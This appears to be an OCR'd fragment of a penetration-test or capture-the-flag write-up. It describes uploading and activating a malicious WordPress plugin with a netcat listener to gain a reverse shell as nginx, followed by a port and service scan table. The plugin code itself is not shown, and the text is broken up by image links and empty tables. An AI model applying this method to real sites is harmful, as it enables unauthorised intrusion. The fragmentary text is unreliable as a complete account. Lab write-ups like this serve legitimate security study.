
Author: WordPress Version: 1.0


Author URI: wordpress.org

*/


Zip it, Upload it, Set a netcat listener on your chosen port, and Activate the Plugin.
As soon as it is activated, we have a reverse shell as nginx

Port	Proto	Service	Version





Port	Proto	Service	Version



TRANSFERRING TO SSH

110	tcp	pop3	
123	udp	ntp	
135	udp	msrpc	
137	udp	netbios-ns	
138	udp	netbios-dgm	
139	udp	netbios-ssn	
161	udp	snmp	
162	udp	snmptrap	
445	udp	microsoft-ds	
500	udp	isakmp	
514	udp	syslog	
520	udp	route	
631	udp	ipp	
1025	tcp	NFS-or-IIS	
1434	udp	ms-sql-m	
1900	udp	upnp	
3306	tcp	mysql	MySQL (unauthorized)
4500	udp	nat-t-ike	
49152	udp	unknown	